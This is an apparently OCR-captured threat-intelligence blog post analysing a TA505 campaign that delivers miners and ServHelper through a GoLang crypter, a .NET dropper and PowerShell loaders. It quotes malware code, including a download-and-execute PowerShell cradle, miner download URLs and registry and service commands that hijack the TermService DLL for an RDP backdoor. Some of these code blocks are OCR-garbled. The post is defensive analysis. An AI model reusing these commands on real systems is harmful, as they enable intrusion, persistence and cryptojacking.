TA505 adds GoLang crypter for delivering miners and ServHelper

medium.com/walmartglobaltech/ta505-adds-golang-crypter-for-delivering-miners-and-servhelper-af70b26a6e56

Jason Reaves July 6, 2021


Jason Reaves

Jul 6, 2021

.

6 min read


By: Jason Reaves and Joshua Platt




Recently we discovered a campaign that has been detailed by a number of other groups[1,2,4] that is being leveraged for delivering malware that is associated with TA505, namely ServHelper[3] with recent campaigns. In an article by Avira[4] they linked older campaigns utilizing NSIS loaders but more recently campaigns have evolved to also leverage GoLang crypters wrapped around .NET loaders to start the chain.

Crypter


The crypter layer is written in GoLang and is designed to obfuscate the next layer, it appears to be BASE64 but has other characters in it.




Some of the other function parameters would lead me to believe it is replacing characters in the string.




We can do a quick check by seeing if ‘A’ exists in the string at all:




Another file with the same crypter leverages replacing two bytes instead of one:




After decoding this layer we are left with a .NET executable that is named ‘Dropper 1.0.0’ and has some interesting resources.




Execution starts in the programs Main component:



Which then runs ‘Form1’:



Within the ‘InitializeComponent’ function we can see ‘Form1_Load’ being set as the EventHandler which is actually responsible for detonating the powershell script resources.



The script ‘ready.ps1’ sets up a class for a few functions and detonates the ‘get-content.ps1’ script which handles installing and setting up a number of executable files along with a backdoor and persistence. It also can pull in other files for detonating:

```
$g=New-Object -ComObject
Msxml2.XMLHTTP;$g.open('GET',"hxxp://88[.]119.171.253/dropper.ps1",$false);$g.send();iex
$g.responseText
```

This dropper powershell script contains many layers of obfuscation but eventually leads to a script that will install multiple miner bots for Bitcoin and Eth.

```
$payloadurl="http://beautyiconltd.cn/ethged.txt"$configurl="http://beautyiconltd.cn/ethc
(New-Object Net.Webclient).downloadstring("http://beautyiconltd.cn/ethhsh.txt")
```

PowerShell Loader

The previous Get-Content powershell file is very similar in structure to the one listed in this blog post[1]. The powershell file writes multiple files to disk related to an RDP service, including a registry blob for setting up the service:

```
Windows Registry Editor Version
5.00[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]"DependOnService"=h

00,01,00,00,00,60,ea,00,00,01,00,00,00,60,ea,00,00,00,00,00,00,60,ea,00,00"ImagePath"=hex
  74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,73,\
00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,\
6b,00,20,00,4e,00,65,00,74,00,77,00,6f,00,72,00,6b,00,53,00,65,00,72,00,76,\
00,69,00,63,00,65,00,00,00"ObjectName"="NT
Authority\\NetworkService""RequiredPrivileges"=hex(7):53,00,65,00,41,00,73,00,73,00,69,00
  00,72,00,69,00,6d,00,61,00,72,00,79,00,54,00,6f,00,6b,00,65,00,6e,00,50,00,\
72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,65,00,41,00,75,\
00,64,00,69,00,74,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,\
00,00,53,00,65,00,43,00,68,00,61,00,6e,00,67,00,65,00,4e,00,6f,00,74,00,69,\
00,66,00,79,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,\
53,00,65,00,43,00,72,00,65,00,61,00,74,00,65,00,47,00,6c,00,6f,00,62,00,61,\
00,6c,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,\
65,00,49,00,6d,00,70,00,65,00,72,00,73,00,6f,00,6e,00,61,00,74,00,65,00,50,\
00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,65,00,49,00,\
6e,00,63,00,72,00,65,00,61,00,73,00,65,00,51,00,75,00,6f,00,74,00,61,00,50,\
00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,00,00"ServiceSidType"=dword:000(
  00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,\
74,00,65,00,72,00,6d,00,73,00,72,00,76,00,2e,00,64,00,6c,00,6c,00,00,00"ServiceDllUnload(

Timeout"=dword:000003e8"Library"="C:\\Windows\\System32\\perfts.dll""Open"="OpenTSObject
 Timeout"=dword:000003e8"InstallType"=dword:00000001"PerfIniFile"="tslabels.ini""First
Counter"=dword:0000238c"Last Counter"=dword:0000238c"First Help"=dword:0000238d"Last
Help"=dword:0000238d"Object List"="9100"
```

The listed ServiceDll for this registry blob is:

```
%SystemRoot%\\System32\\termsrv.dll\x00
```

However after installing this new service it is stopped and so this appears to be designed for simply setting up a placeholder service:

```
}write-host killset-service TermService -StartupType Disabled$tspid=(get-wmiobject
win32_service | where { $_.name -eq 'TermService'}).processIDStop-Process -Id $tspid -
Forceew-Service -Name "termservice" -BinaryPathName "C:\WINDOWS\System32\svchost.exe -k
networkservice" reg import $env:temp\rpds.reg}write-host killset-service TermService -
StartupType Disabled$tspid=(get-wmiobject win32_service | where { $_.name -eq
'TermService'}).processIDStop-Process -Id $tspid -Force
```

Most of the files written to disk are related to needed files for RDPWrap but there are two files that do not appear to be related to RDPWrap which are also UPX packed. These files are written as hardcoded files to disk.


```
$fldr=$env:systemroot+"\branding\"$bf="mediasvc.png"$rf="mediasrv.png"$cf="wupsvc.jpg"
```

One of these files will be set as the new ServiceDLL value for the previously mentioned placeholder service:

```
reg add "HKLM\system\currentcontrolset\services\TermService\parameters" /v ServiceDLL /t
REG_EXPAND_SZ /d $fldr$rf /f
```

Payloads

This file calls itself ‘Helper’ and it contains encoded strings:



Creating a quick string decoder lets us quickly dump the strings and see that this file is designed for accessing the other two files one being a DLL and the other being the RDPWrap config while also gathering some information about the system it is on.

```
SLInwupsvc.jpgwupsvc.jpgtermsrv.dllServiceMaintermsrv.dllMainslc.dllMainslc.dll%d.%d.%d.%
             _vsdlskdngsjvsdlskdngsjSLGetWindowsInformationDWORD
```

